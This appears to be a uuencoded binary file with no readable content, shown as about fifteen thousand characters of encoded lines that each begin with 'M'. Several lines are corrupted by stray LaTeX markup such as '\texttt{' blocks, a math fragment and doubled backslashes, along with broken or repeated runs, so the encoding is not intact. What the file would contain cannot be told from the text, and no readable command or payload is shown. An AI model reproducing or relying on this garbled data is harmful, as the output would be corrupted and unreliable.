M8JS+%2K\G`Q]W]97\$=C@C!C,>\$MP=&CJ<.2;!L_XDHUJ?'[3U87M_,8U'>?Q M=3T5_AKZ2,W-&A<M-#[`X>UH`^%+^5CCXIV:6T2H"8H#0Y-=X[H494W6K>8\$ ME`MA@()0?>['-5XPD&M:CLY6[S'_!1*(F@-W5*`4<=,Q<@.;^-M/O#PIDD4" MIW]:-?;ECZ_\^;.<EDOSWL)180!(GTG+B[`\RVH%]TLX0RBL3BG`=.HWK@I` M@ARNDFM_<T*Z]O_YSG(S\?4K8&TY)"&K8E!;JM?D_IGOO:R-T03N6W4H(DI(M^FF3JLG\>JM&(!@,Z%9<E8K"U`19;-,#0@HP6\$H,/GA)6"\-_7PMFV'PV,3E MI-CET=^E@O'"!76<W[1G=<[J+GI14)[*EWY#?^2:+2J;*DV_LPPDMGTK5O(> MQ&'A6?P].<%92^VG0E=QORMD8(8SU^BW<;0JFFDOJQ/YC].:[%;86"<RP06X M.8>1TV@GA89UH:(&@080^C(E9X-RU0_GLS1MQ<J;4DTX%>W&&2\<!O![/B[I M9, V64C'M^E; F0I3M-XCR, ((=E 9;QQ Z8G*+;4[K_UDG*M/5GKN.?8T'S0] $M4H0) + PS > YQXU31GAWAIT2S85EI&L S@73F^,^2.NG/,]E*^Z$@)).) -2[$$ $M"F^*"25TA%+<1_1]TESB]Q#8[A]M]7T7XLKZ^U3KHGVYS8Z:+F-$*U(1$A7:$ $M/)8A^?.=6\&-Z)^*,*-9!A@]&Y+(1YWE,CG1_V4'1_5[^F337Y.6(.*@7!WML0)]$ M7Z'A1DSW.AM18#.,JB771B\$1[5_6%<H;F[5DVF2+'Y+8'SD_M-)`58IZ53BF M\$4:R2'JI><TE`S^YK(?B>XSL(HKY:YT-"V;4U/?QKEX^"3^Q_.3D]5]Y37+: M'-0[7D)0="<\$/\$.;/.'!/6F436'9_,+A_LS8]K_V^NONE'TPUT!0)@&Z(@C $M_{klk} = V_{ll} - V_{ll} -$ M.4Z7** >Q1N7D)':\ \#F:B-\@NS-I_R/=_^0=\%0,JFP2\%/MP8VX/.)7N)&V M.8%M[/6?9N\X;ZVL;U>(1YDF=I:9A2FQJ.XC7VYH,940HM^B9<+3`4*ZEN/. MI_W6\$?T8<MA4<U^)AEX=,I>P0_A=?B]+OF=_K[OU./&X9G6J>[W?YI%=B4O_ MR6:ND(E,D70',94RO?0HRA0GC[B)J\M\$W?M2_;7)M?[N9`^ZX)47W;W_L,"K MJ@D/WH=']W&\$(;WLF0#+&(CD7+D`XGDPC>`G[W(3L<&7R9.>0!#("#.Z/)98 M:<KLR6D3F&P%`M,P![P03'QY]>V.-H%*&0)'?>W4\$CI^L+AG^T/\.:67Z MI&ISJ[,Q8F_%V'S\/>[,4\9M@(#!IT4!I&6',T1H'.N\97?/0=O2LKK/.9ZH MFN5D2P&*QPZ9;[*4">LD0:"Y&*A(JVA*[\1K/\'YGB^U.=/1=H(BU5.Y"'5; M2`@;\[O]YB[G`5<Y780+CK(<\B)BFDN8)H!+1(:".B`B+;\$%#P'78Z6,G;,5 M\$V:X&D3'B+IX2N#CCZ_H8.CI/1U2<2[8NW^LY/P;^2]#Z"_IM_P=^[P[*_)] $\texttt{MMW_E/@OX7=V/_7X<0E24\&36^G"+} \\ \texttt{U/,'KN1@WC(NQ1-CZR:U9\&6Y)-J9VZPD} \\ \texttt{MMW_E/@OX7=V/_7X<0E24\&36^G"+} \\ \texttt{U/,'KN1@WC(NQ1-CZR:U9\&6Y)-J9VZPD} \\ \texttt{MMW_E/WC(NQ1-CZR:U9\&6Y)-J9VZPD} \\ \texttt{MMW_E/WC(NQ1-CZR:U9\&6Y)-J9VZPD} \\ \texttt{MMW_E/WC(NQ1-CZR:U9\&6Y)-J$ ME^O9,H%GG:VJK*\YB(#WQE6AA,4.^)!7<#30(O](?J_S1\EEDU^D52C6XV\B M%`98I]-1!)\$OZIUG;EI,%L4SQC]C/'0*I%K>Q7!5^/5X6FDNJM`]^V7;QR,3 M%;G5D`R<EP,C/T5#IRVZM.Y3#"OSZ-FYS4.)[70HN#]UD1 F?V[-^DNMF^/ M<\$MDG7[YL>:Q6NZ2FO^AW,\$LD]>GBPY^;?6Z05A"[20Q[RG6*>?1SK^IGJ3U M/!_LQ0S>T9?C6S27P3&?#33.LIQ;_/+DJZ:`FF\$J_[C/TD2:>(M)LS&`00QF ML4#/9_R_?L6D:6RJ=O:7;J,"L(R_L59OW*GTI>_XVTJ<0%W;T*_4."(,R9G< MXI74J;.\$`BI[GR04GLM2+9:WXPK<-RVC*/FL^/_4S?R]2L#^^\$^T'N[<:=./ MT!Y-1;[=KHURB?THL<LZ>,N]\W,?R6A^.+P9_\DX>#53O=DEUF7%N^ZJQQJ% MHY5QAG6]&FZ@I)`QJ:,7/73W?[S8[\R`T1_%=>*8LD-0ZN=\:^A8`<!]E`]F M9NW<M1!+/,0:C_;L\FE!FD5RC[/ZJ=[/"I6GY2^AVDX;M6/Y_=T8N[\W=DJQ M*.UHQW\$OXL?U?R\$H5.,XR)?F.1L>PJ"'L09F1>DF?UU<DD[1H;J@&41`@?RB MIWP\RL^R; \$*) `>DS1+KZ#]CO99.[0N#-`40ILYY=UD,70HPUW/T\$+0PPDJ*] MHE(SU#W3S4?1JQ1?059AG&@_:2#*U&4W>2EJ46J0A>/@:>OZ%"D)%/X'*TYK M(E\$<3J[HZ9,X).6TPBB3V)UIX82WPRA#OOTVW]AOV]2.G(<0##7)X'2.::8A $MI!@V-"@E'4K'SWO*\4(XPRQZWK3,33C5C&N3J7)*.HK!?)DYH".Y7M\4-2(6)$ M]J6AB9*H3D"03)VY:OS%B`Y7_MV0>`?S[_\6-_D<R-=.I<;VWPAXK3"`4\BR MI"E,N<#;<J(@70R2F,ZP]!8%LEYV6[3LVM&XKAP___(T%=2.W+G.^1S\$:^B=(M&&=15""&%3+]H^'&7@Z9QF.MFS%&LX\$-(@(A)`M,O:#6(R3K`GX7N_@.#9\$< M"UQDSAMU0+HF<T*E.:U9R5E"A]R_SPR[@EH^2SO23NL:\$(0#5A9M4G=`D[S4 $M*\&E`9\&G)4>.N4QUM>\&/7]_5B+\O;6L0@]6N(O6_'`A4*-_#WP9P3_;?!W6+5$ $\label{eq:md:asym} $$ MD?A\JA]/6"P?6VNB1I\] >> -\#!17X!V:^!2[?4B<"COO,3"]5\L5=8F\1,'5'$ MG=7L2+6KHPHI`A\$&\$\$2220"7-9.J[!SMYCI(?*M:%!,"5\5(_`9N+NM?T-6K

MPBK`@Y9*D\$2J!&@Y<(16\WFQ'[PKIAW/>.&@<U:L-95?1(Y#:R1(_A58#0AL MOFK`SB:D+C.009UKX/TVH.XJ38DD0@HM-TR(FE3FY,A_'CZ&:X\$'*_J.3JVB M'0YW;P1U/-R18L;F9XLB\+HYAA">Y%RLU343[Q"1@[@W7`MZOH4,EI,29@V? $M6.OR^{\}\&IA': !4J>5Z, 2L(9SP1'9Z/]0I1\.U-;:Q[;7KPEANGL*@O3[J51E]$ $M]RYO3++TM4=$"U/N6;#AT'^6(-%<`,'T8:P-R`'S-P['K;/C.JF[0!38NSEQ])$ MC_Q*KP58GZ3SWW1W;V#T9/Y5LFH&TFB5U_C0WB<CNW`M[#9R,Y/=K*WB1;NU $MJOG"Y^G:),].U"+9UW[-;Y[(2#0F@$F\2F"2)2IXG+F0% %Z-^EIY;(B,!>1)]$ MQ'%FJC;*^_+#ZY]"\$15(?/^&'`.L)\$)-E)W?8B>3+37..3_`Z0<NOUZVK5(H M5.KRK1&\$O&HU3SW0(>UT2WDM0(`Y9]'D4U=F!FHT>)"#&1L+&HH&\$K)`;(1K M#`E45[43*1K\+E^!C'%?TOCU:C('C[2<DT-1]W7A-@*L>!:H[POB@2!HN<)` M"!OD#UP)BSDN!8QJ+8@Z2F?AKO=\$7U'3YXQ8S*9&D,,@'(ZG#7@LS8B9/##I M,X%XYU4U\$W\-NKBE;I"J.MU8*[7QXS@;*X?>^Z7:]>0_PM:NH3>^/#.JOXD^ M<Q+-LR6'\$X2:ACU.:`\$.+LH5VR<HAJ-QJ1;&4,J/JES#0JJ]4P6F2PB\$"JQB M-/?1L-!:1)1QL3)H1@+1SJAD@M2]3029&+*9AS"+1CSE0JW"XTTUK.*=\$=,I M=9XS?I_,Z_ZK>8-RIOWLD`T,ORL5<K9PN&Y[+8G3(?Z,#0NB"00M.JTU\$'^ M<(0Q*83+TVMO3YRL?TJTK77CBFWA\JRC8\F^&86;QM5Q5I94V,GB&A9^'>[K M>0^*A'>#KY!EH/!`%!8)#QH3,.8^'RR)V.2T^]<+:%4#\[+T[KIW2_[&;DU> M^2,2\$4N\H8-(4CJ=G9'F*\$8>'>R^Z/B\&-D8N'[7-6*T\T\6@@EB,M<*\'"% MFB"\\$NT)#.@%WF<4H30E\$WPR]SA1'@WR7NDQJ@2+\$6(4\!]`UV'=7R&`+H## M%>RO;V5\$C(%7M:M:]4JW73Z;#/<88MOT9-2\$`6E[Y-E`<><\$VC519X8FY=4D $M*M^2?\M480)IR)8W"_N])J+R.*%&CG&^\%*V^S%V&G>1-QF_INONM!TX+G+O$ MG\UNA10C0G`WRJU)2E/ZLJILO?NMV36JG-C9%&"HTO_@-BTE"O^9%1^OF/<L M<IC!48#*I?\$@:")@=!</MA;GRQ@QFE3"R%M<___Y2-S^=["/CHQBUS#D[%MK] MJR3HTGI98*>J=Y, `"%QNDRN-+<46A&76Q@/=]9SY#!P0A\PW1^OK<()(A051 $M^0=E_{0,!}S/{XH}:+W6-T2P$,.0#5*S//,AS7F,1#'\TQ^0.-?AH-[5;K?=R($ M%\E[0(73@DC2`:OY\$ASA"P!8F)P16).Z4W<;9>O(QS#/>\$&ZZ0XAZ;UNO'?Q M4&M.[H.?=5P.';&M&7J?>H[UTG)UB(].OALP<C*1@C,!889AX(I3NV2:R&9: M<GW\$YT0WX!,QYEW,,M'QZU[,8\C=T4'S1PD\$RP3`<["=8\#:&N[:NA(B,N>(MGOCX'00WG\$X)D@;W/%@NR.SC4:(V`CFKQE0S'E][%!YX'W2FRR4PS9K?9%]' M5,3,@^>KV?RM_TZ[PK__)_`R[^:]8PIR^D<!Y][#)6-.<E))L,R<CIU**++] MF8K*8D\$Z(OTDI.?J#R8JQUJG@LW_3Y@?#']E\JZV'FT'+CRMB_VB5)1F)8DF $MY[.,<[,?KGFD]U/ZT+(C8W@/HWY@).\5+^$EJ_;P'^UEN\JS:?110.@?WR)B$ $\verb|MOJLW7CW^OH:9<(T9/Z_[2:A:L<K#$PPBFY.?(KGOHBM35\67BHFX6+B^SW-F)||$ MDHLD;XA5);:+WUMOFZI;^><1"DY#->5MREAG:N#3NGB.7H\`:Q'#%Z^^AK,\$S $M-@57EO[VB`_X=M*^PU&*$[=.K6XB*`<OPLNA(5BJ'4Y9U4$43A`PNS7&PO4,$ M0)-^.KAV50A0E+Y5E;1_6KA)&W[3L*7]UWVS(*ZCPC=+P;?OQL--DI^)?A_ M4K#;8&V_Q7>2A*>^'>;ZN_J5/M%I^J^)KV^?8]W[.SY7?^O-Y6)V"S)XG4AH M="M78CK>`1_9[/UC[DM1ZL!H%GB`]/N*\$:IR&,[NOWU/PC49@J@:!H%*5!E7 M&FV(D"^?RKP:*#=_Z*6_%ZM;UCY[,BO(%;.-<YG@H+`1-L;'5LA*Z+/)5=10 MJ\$4Y?TCZ><SOPNDK%>],4?4TSGG!!L2N%BZ[\$?N?P-K]3+(M8VZ<PT(AY+I0 M\]#K`(P<HCW'`.N422I1\$6SK3SO/PHE?2UD>[TKDR5;)5.-`P['`=.A.N;U" MLWTE:U[-8)&H8GE2I)JU'OHV#E4OG3,MPHZT7E8U%VO2ZEP@`IR\$-*PVST&B M<&Z4_Q_O?XWZ[^07[@@5,<N/C/4?5/6XAUW9>PEO2,T:XAN8@KG:R99A\$6D% MF(7<,,5K=<H9=N\$Q>Y.?<RTC6=<76`0&4(0N6:3R%X*A"J*1(7EYX@&\$,%]F $MTWD6YK/<0AA7/1B70\[8#)(*01W?7'8_)\X/:]V/H[/"F][`#._*\G.VY.SK$ MW`+W1#&8YSS@D&^WG<45.T^"H,[0,B71IDIB?FM-!`1EQF+Q-4[33S0HM]NU MRT>(X\$[RZ7'UM/_=R\$MP<,D.7Z2Q.R\LEEET%J5?(.^MMWW#FRPSY\$W0B\B= $MCY-?E\=2^T9HER:0;46%M]=86$[0:(QW&R6BI9Q[SN_J^D:J3A:,9V^T2XI>$ MH/9]RQL<UMK)#`U`D=!`F7\$);@QH;5C:MGN`."C74*560//W3%78*A5KAA9R $\label{eq:mcp51u'/2ig} $$ MCP51u'/2ig^{007FV=i/Y\#"]DO)X>V:)'4\%-[9)M[X:\%.\%0C^/1N$=]^;RK $$ MCP51u'/2ig^{007FV=i/Y\#"}DO)X>V:)'4\%-[9)M[X:\%.\%0C^/1N$=]^;RK $$ MCP51u'/2ig^{007FV=i/Y\#"}DO)X>V:)'4\%-[9)M[X:\%.\%0C^/1N$=]^;RK $$ MCP51u'/2ig^{007FV=i/Y\#"}DO)X>V:)'4\%-[9)M[X:\%.\%0C^/1N$=]^;RK $$ MCP51u'/2ig^{007FV=i/Y\#"}DO)X>V:)'4\%-[9)M[X:\%.\%0C^/1N$=]^;RK $$ MCP51u'/2ig^{007FV=i/Y\#"}DO)X>V:)'A%-[9)M[X:\%.\%0C^/1N$=]^;RK $$ MCP51u'/2ig^{007FV=i/Y\#"}DO)X>V:)'A%-[9)M[X:\%.\%0C^/1N$=]^;RK $$ MCP51u'/2ig^{007FV=i/Y\#"}DO)X>V: MCP51u'/2ig^{007FV=i/Y\#"}DO)XV: MCP51u'/2i$ MZ=X7I*&.%\$0%=7X/U\$?@[\BY3.+/N'?CJ3/]GG?>ETHLCT"RQ=?U<O*;@KBK M^7-EC<\$<8L`<`N.JK,'4YY_X667X[[RF&0J1?GR>G2J/I_5LLR%JZ^1)0QSR M5D-+^V:`%KZ4F`_V)G:8/#_GX46K?[62[/IS4!&%'YTCB6Y*/:7_R.\^O+6% MA'CC&14^99\$C1CBIX1=MFYXG3D9<)X\?]!W4EO;11T')G%MX5`9,E94XX2XV M\$1\PIRHBRPFB>_<\$/\'&F2W1-*Q?;?)KA0B9*P&L:"<1ZCG&!\$=DR'H.%LCN $M:Q+.LY^A(^"-'$D<KM8I_G>3;&$$A,K'$7#^)T8@5I$<9PK">)930#?(,XCM)$ M,_PF*,6?&XBE_::9QFE&:!AZV`&\.0[^=8<4&3GZRE\'O*F[R/DNUU^#1HG# $M'5J&Q.0,'?6C1*0@.&N)?^+W5,!69ZA3^M=(.+V$B;7CAPC*)Q:D>$Y1<.$ MLPB;&;-O"SU^JM!IH]['*.F#C]S>08-+7OL!'8MJ_./WUFF[-E71)SBD9X>2

MV8=^[B],R,+CJHI#^W6V=6RS82LFJ(Y^:[\-WU]F7U?CN\]\$C?TF"9A!`QT(M6#DXSMX.;948S-7<?%H>AP3(Z@\$FPU?^3R-ST8"B[-*TN"O\%(^8!7_2<;_* $MWLND3]J@(HJQ#%0)7Q5H_+, &L[KB@&9T_@LJDV[04#!/_+/IH;\8$?70^@"V]$ MSZVN6+9R/VCW3GC;EVK,9HGYHV96A/#/@,O(AKQX@CH]1WS.9S]5;T;))!UM25;) "9>PQSD2"8-\$;IDCDL\1KL]:K7Y=H\$V&K*L\QI6&DGL,D5\$)-C^N"5.M M!,RY.I_K)DA]`'OJT^Y8,;`22("9;PR,:U=78`7Z!FZ_[\D0?\$^G/"K%3<K6 M4WPQ6508(7,L-EQVA*&Y"%/Q6=5\TU]R*8B+TM /DQ?U/+KW&4@4F>*YG;FZ $M0KU1R0G504F$07KV/R^C;?&ZQ.9T@0-)J#\\^8(U?D"WT[=5T6M",YA>1-DSI)$ M7IO1LX2!#?!D5AXYDF%9*:P'4SYC(R0`GLB%BQ0P9G)+[,R_B3U&=NN:+P;] M6?M<(=M5U%"V\$56D8ALT,>G"<,HT'&1V2SB=L(1D0API#-#)@+MPR:8BBXD! MZ9SXO[2RS.>/@G"%M]K=>@2T6A'1VN)IQYDY<R^IOLZC5OPE8&Q@>%1"=HB+ M)95PZL^C-2_\$V^E:NMHWJ=LZ9UQL,-!`JZ*_OL<DP'E7AR?-45,88VQ4'4<9 M(CE2%O&6[/5`TG\$3LC)TN4[P.JJ.2/P&R]E?#\$L07\`(FJ%R:!\K&O;&.H%) M37],Z(%0XU!=`5@>_3Z/8I5&BIOU\$K6ZTQ<%Z^\4-\$&E-%D6A34Z>TD;M">; MKMX.R;]SCO0=SZOZ;RL-A5X]%"V%K\$'ZSJ8#*4!"/!-8>?^U\$^J_PO3R!ESN $M4#+-C\]OY^T2>(+[Q[=9^KC_FK=WG&,'F3#')J^N)GC<2OU^*<Y+3[RS$G1HA]$ M7C+:ZQEX-;J9I4XXTH"!IEQ?0,4\$"]T+Z2![G+-V\]4")*B_O8")'H:TS=)' MD/J"%?G6LT\.-0?`VQ("LZ&[VI5GJ'J?.I5'1K\$,7((*20'L!;H@<K0IJ(@2 M*IT/0M4B]VZ??FU<%[FAT&90"(\]@,<JY6M#5IO0],!08<QDV*K/^(^+P@=) MAB?Q02?D3*07`['SU98@?(1<#T5=A'MF\$.(/2=SL>)[QDTNU)R[U[GXV9?(> M/QXT?#Z%`3L2R4*XZBN(#\$B\Q9=XLNTD'B&U9(GN>G)>![1+\,C>GFE:K_5% $MV96#Q39T($!\)K>F0,K_;11N>)@'R\BO9#&_"K&8MAMJH;88(F4#Y_I<-^G7)$ $M_{<[]P-///\#[\&H:]=ULW/?"WA`D6('(]\U>NL`+'_S#=JQ51\!L'3M3>:+MK$ M%N_,/=80EYW\Z:B/.>O(_LJHT</=G_*=3)HA67%`:1Q&(\$R2B8'T%6\^]\.+ MW5-MLF!%T(*:*WQU?\$IJ\$DJG\$?,G3CM6TK6='AA\$F;_&N(RM84&9HC&%@Q\2 M]W '16,5N'[#G.)LIDR>V]!R:-VK1^6%C^8A6!JQ%YH4+<K0\$:@>5/7?</E% MX9/@KEIN]PF?0_G>5^F?&14\/`A;,L)ALS(H50YAPP91\?6?SJZ9M.U:^Z[V $\label{eq:m2*50<5K;3/+VUR00$x8G$WC01C_5+'K4$"\s_YIC'&,^CG$<\#<=1JJUH $$$ M^;<5JUVZVA5/LQQ3,[VYXYP%\$22(+]-=V+-*>2%U3K+DFKR2XD\$9'6U!?X[X MRM(OW'G]''I[D+"072/\V,W\75JQ4M>6J)&#)VNF-</7P2*RB21.22QZ:F6L M1ES?I-24Z>_I+#P,EM1^&FF)@L2,W/^S76O!;2XO(/7YH'@KPY?)OU'F,TJ: $MD\)04T)8.A>^9G+]\U>T#5[!0,."5)05TH*<!^!XU[TO+)Z7BEO#3W7+;1`&$ $\label{eq:memory} $$M@)100,H$H/]+R7N^{$SQQ0}$YA&G4J%^BS+=:$$043.CQ!\\\hfill (6YL+N9_>/:<'J5...)$$ MES-ENE`!\$&N,L^\SK#Q.`;^M6HG]6Y'7\$=9Y3;IP?=%Y`[@(P?\$:BGIB0>A, MP5/4D2*!C<!AB;Q2PW;5!^/KYW*SW)`;A2*9TEO(P0'2+((5KY9@[B3=&(0(M"H9:D,C*N(CYYD+<>P3D3RBKP/^ISK_A\$94HABHN9S[UUO&^BD?T-D@",*,I MBRGRIY/.0GE^L)YR@PKY^=OMFRBO5A`27N+3C.#'L?E\M%1C_2/XT4C-BS84 M6D(B?MZ6O7<<R,+!UM\3/@;8<C!INV>^7<ML=FC\\$]\%0D3*\$<90FUT7'"CNC M3\$#CE7HF;";C":)WQKC)TH-_:)OL3!N+ZMP5Q\CM0[3Z6KY5(B(=-KLDPZ)* M%IW65X2[Q=M=\$"6Y_AN^MAXR?QTX'_TL\KW@-\;GL?GSG.Y1A\<>QRSV)6': MS5++1P[:NMX:.LF7<A[R.6>,U07_+4/079<'E"#\ONV'<S2GSS4KCM?N%4#-MNEV)KB#D8'.?^D=`9#=U,PLMLF,AL60A1TF7.U-<T:S/1.DZ^*/Y1UA&*HB0 $M2+=ZBHO%1!\&-2)_?NUHQTSTRNH4XF.\&>TU(Q9$B]EW3V7A4>G8J%42/YEL%($ MDZDOT[?JSTL#\!Z+*61[OTO"C!5NVCJMVL;O9];=J--Y%&C`6/B<F(W6XR@D M58I0O3D>@.+B*00X1ZO:S]U%(K*H3\$1X*QH*`OK:9NB++@FF+G`N(W>826&: M`;<L)ST<4[D+!=V4F]MR7^Z&GGG<0'U#ALAV**_?#GA..8C39>:X^]^"?<2J M'.+Y\$J,\SWIXI/4"QY3I?#_/W+LR>8@W5R\$![BVD>=NT]9%?DT4;&P%]\$P84 M;Y?14,M\CVCHML[6:'S*&.8Q0&PH?`>-5]O.`O[CT,[+=1CVTZKM:MR:6#88 MWT!A^S:O#G+#<-V&846.KH=+0+MGL-=\$I&9NRGU?)[-I+_AK?2H<+./+J-03 $M<!0=$?, %<E/WN/%<EU7^6GC7E'(^>423P2^B]*Z'39=\74[902']7TOG)^'G$ ME*F@5@RB3T5!=@I.-F?^CGF>%JZ1[_\-<';E7WN&ERSB:77-L=KD+VN[U?R) M*@*X%<X(Y,@GQ%I<XV71W]/D#'(%F^G"^LV">V3=^4<=P]*6FJ(6?H<K3B24 MU":'6\$E+H4@*R>F*/0F+2.MN:"M=-P``0YUI88U`'H'2Z*7)E4F`H[#'9LRV MZ!CY="+, `,4F;+AQ'CBY1DUQQB:+0^;0A,)T5)?6&BAV=R-+E\$K3)"5@0+!B M,DT"1NSBX6HUANYTHUMB;4TR>]\1Y/S1\']IW]'#J;NAT#J)TI.C<OLY1\$OP M<*EL651-'I/%,]"TY+,6)JD9T/,Q-<M44@@W0ZI%&:!K^8]\$PB.&NMDPDQ)3 MO0@W("D8.Z\V\$!08@F"-\$JRA4A2D1\$C6P#<;HTR501]*V]Y`#*]!F(#&MP'6 M_\$1+QNS9[5B)*^Y''X@+%I^S+L"WNJ',EQ\"68\#O_1K*_3'P0J'U"\$[:OX2 M*9MO88>#YD6OFPOQ\AN+N\$9CPXK"E>17.B<-%XZ0L1-*#O#*DUFIQ;9*"A!E

 $MJU\& RU: ;_= = -9V1?TY = ([1%3NB8Y55J*NDL:R4D*P0?4=9J[[-7GII1'+JR]])$ M@<\$!A_//MZ.(O'%=1B&"K9;7LFLWBM6S%9"RW!%V8RT/J_%^MF]/GI=ENNM; $M_Q[0;ERY8*<LA\#[N1?_1=_\`_\"+[0Z,DZ)QZ!'BE0O<A,DV#/^A&3\<QVZH]$ MJHO5:)0T_^^]\?WP@M\OX/,]:<3_>VWDSRU6:^*G:X<ATFX`&K1S52\$F2(U/ M\$[O+SZ-2G>MX9,RM#124SL(AF\$F[QOURQJKP947WJ=ZHM"/_J2ZI`J%S%)/@ M-E/Q, VE!:/>^\$P\='OA@_6>B, UUWZC-?8E#Q>CT-5;G\$JQRM>!1?24D2B@,P $M\]BP)MA.I-&Q<J34Y:5^?Q]S/]&1#I@Z(]-@[-9PU;XK>A/WR;(RDQCV\&W7)$ M8.BQC274[Q29\$QJ*01\I#_=_XAVI\$9)+698_@D700CD,^IXY28-^B59!`8)\ M9!LJ%><*ZY]!\$1#7>O*V497;6#MAI3M?%E+'\;OX/@V-SC**0D>5'U9&**_: M(N9#S4G2;SD1,?87M2O-\[V@2RW,7ML*.JWN[__@P93\#:B@P'3\$SNO_'JS* MA\!OAM#Q2>\!E\$DA?!:XPK^66F4Y\$1"13(G*Z92DH/@4WS\$\$>299@C8.F&MD M8?\$PK^350'^M;(!SG(VBSV0]I\$^4W`?]:[L^,^M@S)]W:^;E<@[\$;*5:T"K* MI65`@(0;SSVZ;1R_D;B".-#)FULI6V1H1:`=;U:IO6:\$L%EHA--N:ZV(M:B1 MB9&N,M[FTFZ7_.+SLQ4%H)?A&1>LNI1\A:<.XRY3A^-.S)A,")68+-[GA`LR MHL"%NHP.J_B_@D&?)\(FRAZ.:YLA<-'(76ZC_4__9;FO-GA2G0>B@5B6<`>M $M(M;P^*;7!*5(/Y?=*J*78/,!+<^{1}\&)!?2NVIR]75!?G/1"<(II+8T""4F2"(X)$ M6]DME;=<SJW):9'\$`@4BJPUH.Y8,D-%!TUNI,\&:_;(_V]\$H]]&0A(*E*MSN M]%9*'2A>V;[3HE"P,W.324N1LL\K_/>.W9*@CU7Q`J)0;`A?;1&I22T1517. $M-RE;WXV]ELL63E:B<=2Q0":@X\)FX(1NDUA*$-2FQ@112)]NL;X+)Q52]7&$ $MYLO; *S, XIM>A"F$P_RI?(M[B\9, <L[((<G4\10J7AG_N%LE0]Z7I:WNGAV(D)])]$ M77\$^.TPM[GF,:<\>\03%40B)\$Q(N)!/46=187B[^K0SA#!)"UE%HD>:]-6'E MB]TX,HF2%^]+VKJ96/I*]N\18@C,*Q8X#;["[UQ6(02U_0,1ZE:YPORQ?4R= $MO(2' \#XKND(4R+`\4*@\63/'G=I'QN=/2?MZ5QGXNF[<Y9.HZ.[,SB5'BZ?'Y])$ MFZM1989:Q&]STU4B*AC9\2UH_-*PY=RQ7)]<]:!!F[\$A&\$=?4K,`U?+OB"1* M%JC[OCJ)U>XTI`C*[#)S/5II+,XZTK@YH@>5/O94);YT*=*NA*#*JPAC?TDZ $M:I=<!6M3)QKIW['04T''E&?^4-:TA$<(OD_;:<56O=OF:]'O6X2A"W:9U$ $M > '//: 3BK^L1=S) = ZEA%(0, "4HM(!1<'=@3J"#P/0&WT@TO\R%[6;O5Y52OI*]$ M'3\VZ`IG!VUZ8VKS"C/AQO`H6T[S:_JG'MIE2/\$88QF(T.B;<.)C2I!J0.%& M]OIQ-K!:@63*,J8"]5_!EH+@`X3#\7ODY'[\]H(G@S![O*/)?))\N%G<:`> $\verb|M9R3+5<@2;6JDAB&B5&;>M$&\OAC'].1(!/*43ZO0]70CTU6DE+)YL^XJZ,@'|$ M<F`S1)%#TR[E`D(>HI@\$<%5K:F2;%BRDQ!=+5"L\>DV#TLI`@K\%'\$+1%@C/ MS]D(Q.B)ME4YZ&S\$<+ORK?L!^`L5.<1EYYG@]A%2^FXUECJ^0E0KU^2NM(GY MU;O9^=^;KIBS\N4>_UK=Y?HB1[,#>O-!)TX2I\$MTIJ\$,ECR,!SB8JE*:\$M^! M0:\$TG;LM[,5#'_C>W-J\$R!R'/G8HQ?D^JA2OP.P-[/]QQVW`LK6ZRIF>&P(@ M\$&0\ET#DVPODVLH%\$<0]LDB`VS1\']%51\\$GO-9[":['WK6J(!-AN5X[=D(H $\texttt{M4"} (\texttt{XW-I?$W1Y&WGQQV660}+O`O\backslash \texttt{JMT;}) \texttt{C59A}) \texttt{F:L[D(+U;[."\$^(ZC!3*\&[\& EV)]))}$ M_.OP<B:2:*FF#K^73\$Y2:21QNL+.9J@1A`(U<,06KCDR3"B[+F%+TK2N4WBK $\verb|M9"9NDJH8| (9@K#QV\N8@W!?FJ8=SO>'&*7PI<4LA$FRH@E3$#NWJS2"Y>U+;>$ M@K8C,R1W]M6<)5MB"895ZD1"J:@S"Q4==R0':UD03-Z(2JM80D%PEQ%&Z\$H0 MRU.#>N4S!GB&VJ#<PJ2D!@.TT/IU*%LJRL5FU,]'E-BV/]'IP"*`!5`A'K3(M6@)/YBS"B`;W@GTY)QT`_/;>99C&[RF;H]`UUNGL:''>_,W`&\$CZ!KK8.2UL $\texttt{MJ} \texttt{!K"P=O>JKX4/TAZ7.=:E+G*Y&Q.1J\$P;9\#_.\#?B\BXP\$C=2\$'-P[YM\>64>) }$ MB)CAWN:K,YNBM)15\#P&\$W^.*VJXP]B_!@&>Z"K;XO#\NSQ*8(?MULF<(`]R MFQEED22-Y99L0BIY[=IVM5(R,)B+PVR0C[G:A%#Y5+A)FC1(6/\$LLK#CEWU6 MP28,6N4D).8TN%RES*+"T,#55N]J=5&K'`'97T'?OWQ?JJ6IY"?#8^)B*LWY M'#D`/.JOTB`1I']:3(!XE/CL).D\$I50L27P#1WOUE8'_:.Q\"9N&QCTZ^1,6 M4^O?J2L'[`^5_I;(DF&PRYRW4:;-^);>EOW^V?R13-7VT*L"3UF9![HLK2A% MJ.MWS0X//EN1@Y2KL<K5[FNG@52UB"CNRCMIHM5N!"3)45B5^&D&"8/_JXTZ $M[Z_{+}+*Y+P#^{7}C>3P6\#N/\\$\5@6MRTTT)IQ94BD0#,"_5S0?-'1BM-`$="82B"$ M*3AO)L4KI?M:[4T"'G27RE-3W1![\$7\)4VY6OT=EZ2KON9U8?3(D__4F\79(MVQ=CCOW, %Y![]_GX(N8H\M]9.&:1?40X_F"MFUBU`>A%%1J3ZVS'!=66-T"(M&.'W,?J#=D8(5JV!TAA)?L"6"7ZT@8EP3*_,\)U:;%\AE(_%)T7'&#\:4.\? M9/<]L:A0;QC'B%_<#XU91>Z(S7^G](RX%8U/A"!X^?@_(/\$3^#/E6,0"CX*/ M51%\@3\$^R:S+32FU(1D2<NJ%#%ACG.JF!1\$<\A@&@"4+60%*\$=8G!.5-RO6Y MQ:OO+<W%HZ-F[;'KL,2G\IOZ16, 8LTC'6X"!VY0CI7KF?#J:!ER<YG%&<,\$ M@UB-95\=T@Y4M#,\$*L_LBRI=UDX8PB-#V6KX,:<)(TY@V\LV'K'!9K+>KQ*L M!:_]5HB(=4C-`GW^:0HC895,J*.W,@#]<XV730'JRNP%(L@HR6R-890KTDVX ME\$_ZKP4<041,F9&;*>4<FG8LE>/VK"X?O8R4?,;,:2S\O38\US(>!SCH"JR: MY11W3:A[5_/?089G!U<./FM-Y'3DR`\U7'\$7:GRU"M'S?\$9H4MF\<^Y8P9+* MD(16\05!+CD;(8?M/@?>_W5(>%8Y:[!<'9^EI[=&QU>S+A@8F8@TRWK#LS#F MOUZ%@2_4P4A#;0XY^IXT8+B\\$D]N[5#'^TM<F,#]T4?\$77-/C'Q\G?W9!;_2

